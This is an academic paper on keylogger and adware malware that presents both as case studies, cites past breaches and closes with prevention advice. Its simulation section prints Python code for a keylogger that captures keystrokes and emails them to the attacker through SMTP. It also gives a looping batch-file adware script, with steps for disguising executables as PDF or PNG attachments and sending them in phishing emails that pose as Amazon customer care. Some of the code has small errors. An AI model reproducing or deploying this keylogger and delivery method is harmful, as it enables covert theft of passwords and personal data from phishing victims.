Cyber Risks and Security—A Case Study on Analysis of Malware

Moulik Agrawal, Karan Deep Singh Mann, Rahul Johari, and Deo Prakash Vidyarthi

Abstract The automation of business enterprises, the bulk computer storage to store sensitive information, various distributed applications being accessed via the Internet, all these have become critical for the government, financial institutions, and millions of users. Cyber security plays an important role to identify different types of risks and to overcome the challenges of securing the information thereby preventing financial and reputational damage to the organization and its customers. This work introduces some known threats to Cyber Security—**Keylogger** and **Adware**, and how they are spoofed and sent to a victim, with which an attacker can surreptitiously break into a network system. This study shows how anyone on the Internet can fall prey to such malware attacks, and how a user needs to protect himself/herself with such increasing number of Internet users. Approaches to prevent these malware programs are also discussed in this paper.

Keywords Phishing · Malware · Keylogger · Adware · Risks · Security

1 Introduction


Often, users see useless pop up ads, system files being corrupted or shortcuts being created. Similarly, while browsing, browser redirects users to some unwanted pages. One possible reason for this could be the system is infected with malware. Malware, which stands for **Malicious Software**, is software that fulfills an attacker's harmful intentions. It is designed to damage or to gain remote access to the victim's sys-

M. Agrawal · K. D. S. Mann · R. Johari (✉)
SWINGER: Security, Wireless, IoT Network Group of Engineering and Research, University School of Information, Communication and Technology (USICT), Guru Gobind Singh Indraprastha University, Sector-16C, Dwarka, Delhi, India
e-mail: rahul@ipu.ac.in

D. P. Vidyarthi
Parallel and Distributed Systems Lab, School of Computer and Systems Sciences, JNU, Delhi, India
e-mail: dpv@mail.jnu.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_26

tem. It can steal sensitive information, from the victim's device without the victim's knowledge, and misuse this.



List of Malware includes, but not limited to, Virus, Worms, Trojan Horse, Keylogger, Adware. All these malware have been and continue to be a severe threat all over the world. In this exposition, the key focus is on the Keylogger and Adware.

The authors have demonstrated the self-made **Keylogger**, which is used to monitor user's activity, and an **Adware**, which is used to display unwanted advertisements on the victim's computer. Therefore, their attack mechanism has been pointed and besides how they are spoofed and how one's personal and sensitive data can be compromised. Past cases of such occurrences are also highlighted. Finally, prevention techniques from these malware are also discussed.

2 Literature Survey

The Internet has become an important part of our lives. The number of people using the services offered by the Internet is increasing rapidly. The Internet has evolved from a simple communication network to a vast network for various purposes [1]. Malware is a software that is explicitly designed to perform malicious tasks. When browsing the Internet and downloading from unknown sources, user must be on guard. Malware, once executed on the system, can infiltrate user's email account, steal sensitive information, and turn the device into trash [2].

Keylogger or **Typist Recorder**, (either software or hardware) is malware specifically designed to monitor the sequence of keys pressed by the user. This malware is used to secretly monitor a user's keyboard activity without their knowledge. From the recorded data of the keystrokes, the user's Internet behavior and private data such as passwords can be easily determined. A keylogger can also be used for legitimate purposes, such as monitoring employee productivity, extracting crime evidence , or forensic investigations [3].

Free Keyloggers Available on Internet: Spyrix Free Keylogger, Refog Personal Monitor, Elite logger, Actual logger, Kidlogger [4].

Adware, also known as **advertising-supported software**, is malware which is used to display unwanted advertisements on the user's device. Adware often shows ads by popping up on the screen using the default browser. Adware can add spyware to the computer, change the browser's homepage or can just be used to attack the device with advertisements. Adware is becoming common, particularly in mobile phone applications, as it collects revenue from free app developers [5].

Popular Adware Available on Internet: Fireball, Appearch, DollarRevenue, Gator, DeskAd.

3 Social Implications

COVID-19 pandemic was an unexpected event, a remarkable milestone that has resulted in a new normal for almost everyone in the world. Users started performing few critical and sensitive tasks on the web, e.g., banking and commercial transactions. Most of the users were naive which made them a soft target for the attackers. The COVID pandemic generated a series of cyber threats that were unknown to many [6].

The paper analyses the known cyber threats from a technical perspective and elaborates on some common cyber-attacks. The analysis proceeds to present some case studies to demonstrate how cyber-criminals break into users' system and exploit it. The aim is to bring the attention of the users in terms of cyber security and spread cyber awareness to let people guard themselves against such malpractices [7].

4 Risks on Financial Services: A Flashback

4.1 Keylogger

Anthem, a healthcare giant in the United States and also the parent company of Blue Cross and Blue Shield, suffered a major data breach in February 2015 when hackers broke into Anthem's servers and stole about 80 million records. An email phishing attack was determined to be the cause. This involved sending phishing emails to five employees who were tricked into downloading a Trojan that came with a keylogger. In this way, the attackers obtained passwords to access unencrypted data on Anthem's server.

In exchange, Anthem was required to pay restitution to the amount of thirty-nine and one-half million dollars in connection with the state Attorney General's investigation. As a result, Anthem also agreed to protect its members' data in a very secure manner, the company told in a press release.


4.2 Adware


For the year 2020, it was reported that the leading mobile threat is adware, accounting for 57% of total attacks. This was a significant increase from the previous percentage of 22% in 2019. In January 2003, the Slammer adware caused a widespread Internet blackout. It spread across the United States, South Korea, Australia, and New Zealand. The result of this uncontrolled spread was a 25% increase in network traffic. This caused serious problems for Bank of America, as its banking operations were severely impacted.

Some other examples of such attacks on financial institutions include Lovesan (Blaster, MSBlast), Mydoom, Sasser, etc. They caused tremendous damage to banks affecting their operations severely. Some airlines were also attacked resulting in the cancellation of the flights and customers suffrage.

5 The Proposed Study

The demonstration of a Keylogger and an Adware has been presented in this paper.





For the comparative analysis with existing technologies, the malware demonstrated here, can work with any operating system. Moreover, they have been spoofed either in a PDF format or PNG format and are sent to the victim through the phishing attack. The demonstrated Keylogger has the ability to send the captured information via email after a specific interval of time. The demonstrated Adware has the ability to connect to a remote server and send all the usage statistics as well as other information of the victim to the attacker.

6 Simulation Setup

6.1 Keylogger

The proposed method is written in the Python programming language to create a keylogger. The created keylogger is intended only for a specific victim and not for the masses. The software can be sent to the victim via email or using additional hardware such as a USB stick or hard drive. It has been shown how an attacker can retrieve all keystrokes on the victim's computer through an email at repeated intervals [8].

Backdoor Algorithm

Step 1: Import following Python libraries: sys, subprocess, pynput.keyboard, threading, smtplib, PIL.
Step 2: A class "Keylogger" is created.
Step 3: A constructor function for the class will be created that will accept the emailID and password, from and to email will be sent.

```
def __init__(self,emailID,password):
    self.emailID = emailID
    self.password = password
    self.interval = 30
    self.log = "Keylogger has been started on the system"
```

Step 4: Methods are defined inside the class to perform various actions.

1. *All the details collected from the target machine are sent to the attacker via email.*

```
def sendEmail(self,emailID,password,message):
    server = smtplib.SMTP("smtp.gmail.com",587)
    server.starttls()
    server.login(emailID,password)
    server.sendmail(emailID,emailID,message)
    server.quit()
```

2. *The keys are logged using the "processKeyStroke" method.*

```
def processKeyStroke(self,keystroke):
    try:
        if(keystroke.char == ","):
            currentKey = "comma,"
        else:
            currentKey = keystroke.char + ","
    except:
        currentKey = str(keystroke) + ","
    self.log += currentKey
```

3. *Screenshots can be captured on victim's machine using "processScrenshot" method.*

```
def processScreenshot:
    image = PIL.ImageGrab.grab()
    image.save("file_location_to_save_the_file")
```


4. *A thread is created to send mail after an interval of time using "report" method.*


```
def report(self):
    self.sendEmail(self.email,self.password,self.log)
    self.log = ""
    restartTimer = threading.Timer(self.interval,self.report)
    restartTimer.start()
```

5. *Listener is started to capture keystrokes using "start" method.*

```
def start(self):
    listener = pynput.keyboard.Listener(on_press=self.processKeyStroke)
    with listener:
        self.report()
        listener.join()
```

Step 5: Hide a pdf file behind the keylogger which will be opened once victim will run the keylogger on his/her system.
Step 6: Convert the .py file into an executable.
Step 7: The file is sent to the user via email phishing or any USB device.
Step 8: Gathered information from the target machine is received via email to the attacker.






6.2 *Adware*

```
@echo off
:A
start http://youtube.com/
start https://www.amazon.in/
start https://www.flipkart.com/
ping localhost -n 5 >null
timeout /t 5 >null
taskkill /f /im ad.bat >null
goto :A
```

1. The 'echo' command turns off the display of the commands while the batch file executes. Hence, the user does not get to know the source code.
2. The consecutive 'start' commands open the specified links in the default browser. Any number of links can be added here.
3. The 'ping' command sends data and receives data from the specified host. An attacker can connect the infected system to a malicious server by replacing 'localhost' with the server's IP address. '$-n$' determines the number of requests to be sent to the server.
4. Again the 'start' command triggers the batch file and a new command prompt window gets opened with no text display as the echo had been turned off.
5. The 'timeout' command specifies the time till which the command prompt window will be paused with a specified time of 1200 ms here.
6. The 'taskkill' command is used to terminate the task. Here the batch file is terminated forcefully by using the '/f' parameter and by specifying the '/im' (image name) parameter of the batch file.

7. The ‘goto’ command directs the command processor to go back to the line where the label is specified (here: A), so that it starts executing repeatedly.




Disguising the Adware


1. First the .bat file is converted into an executable file, i.e., .exe file. This is performed using the ‘bat2exe’ software [9].
2. The generated .exe file is then converted to an image file, so as to send it as a legitimate phishing email attachment. This is achieved using the ‘exe joiner’ software [10].
3. Now the converted .png image file is received as the output. This can be used further to send phishing email.

Working Demonstration

1. ‘SendBlaster4’ is used for sending phishing emails. Here the attacker is disguised as Amazon Customer Care, to seem legitimate.
2. The received mail can be seen below. It comes to the Inbox folder as a normal email with no sign of suspicion.



3. As soon as the user tricks into opening the image, the adware gets triggered onto the system. The sites which were previously coded pop up. The attacker can also transfer data to any malicious server by making changes to the code and can keep an eye on the user's activity.



7 Result and Analysis

In this work, authors have provided a comprehensive overview of two types of malware; Keylogger and Adware, and how anyone on the Internet can easily fall victim to such malicious softwares. With the increasing number of Internet users, protection

becomes very important. Such adware and keylogger can trick users and steal sensitive data from the system and make money out of it. In some cases, they can render the system unusable and leave it only after formatting the system causing financial and reputational damage to the organization.

8 Conclusion and Future Works

This paper gives a fair impression of the modus-operandi of cyber-criminals [11]. Naive users are at a high risk of falling prey to such malpractices. Therefore, prevention of such malware is necessary. Some of the prevention steps include enabling 2-factor authentication to protect from unauthorized access, installing renowned antivirus software, performing a full malware scan from time to time, preferring using a virtual keyboard while entering passwords/credit card details like sensitive information, not installing cracked software, constantly checking the Task Manager for any suspicious program running in the background and to download a software from a trusted website [12].

Regardless, the future scope of work includes more extensive research on the different types of malware like Ransomware, Trojans, Worms, etc. Furthermore, a deep dive into the Social Engineering aspects can be done on how the users are tricked into downloading these malware that can cause harm to any person/organization in terms of finance or reputation. The citizens should be more vigilant and should adopt tools such as CAVEAT [13].

References

1. Gao J, Li L, Kong P, Bissyandé TF, Klein J (2019) Should you consider adware as malware in your study? In: 2019 IEEE 26th international conference on software analysis, evolution and reengineering (SANER). IEEE, pp 604–608
2. Ramadhanty AD, Budiono A, Almaarif A (2020) Implementation and analysis of keyboard injection attack using USB devices in windows operating system. In: 2020 3rd international conference on computer and informatics engineering (IC2IE). IEEE, pp 449–454
3. Dwivedi A, Tripathi KC, Sharma ML (2021) Advanced keylogger—a stealthy malware for computer monitoring. Asian J Converg Technol (AJCT) 7(1):137–140. ISSN-2350-1146
4. https://bestxsoftware.com/blog/top-10-free-keylogger-software/, Internet
5. Egele M, Scholte T, Kirda E, Kruegel C (2008) A survey on automated dynamic malware-analysis techniques and tools. ACM Comput Surv (CSUR) 44(2):1–42
6. Bubukayr MAS, Almaiah MA (2021) Cybersecurity concerns in smart-phones and applications: a survey. In: 2021 international conference on information technology (ICIT). IEEE, pp 725–731
7. Lallie HS, Shepherd LA, Nurse JRC, Erola A, Epiphaniou G, Maple C, Bellekens X (2021) Cyber security in the age of COVID-19: a timeline and analysis of cyber-crime and cyber-attacks during the pandemic. Comput Secur 105:102248

8. Widyasari PA (2021) Ethical dilemma decision making based on personality: the case of installation of a keylogger system. In: 18th international symposium on management (INSYMA 2021). Atlantis Press, pp 252–258
9. https://bat2exe.net/
10. https://www.exejoiner.com/
11. Dhaka P, Johari R (2016) Crib: cyber crime investigation, data archival and analysis using big data tool. In: 2016 international conference on computing, communication and automation (ICCCA). IEEE, pp 117–121
12. Singh A, Choudhary P (2021) Keylogger detection and prevention. J Phys Conf Ser 2007(1):012005. IOP Publishing
13. Jain I, Johari R, Ujjwal RL (2014) CAVEAT: credit card vulnerability exhibition and authentication tool. In: International symposium on security in computing and communication. Springer, Berlin, Heidelberg, pp 391–399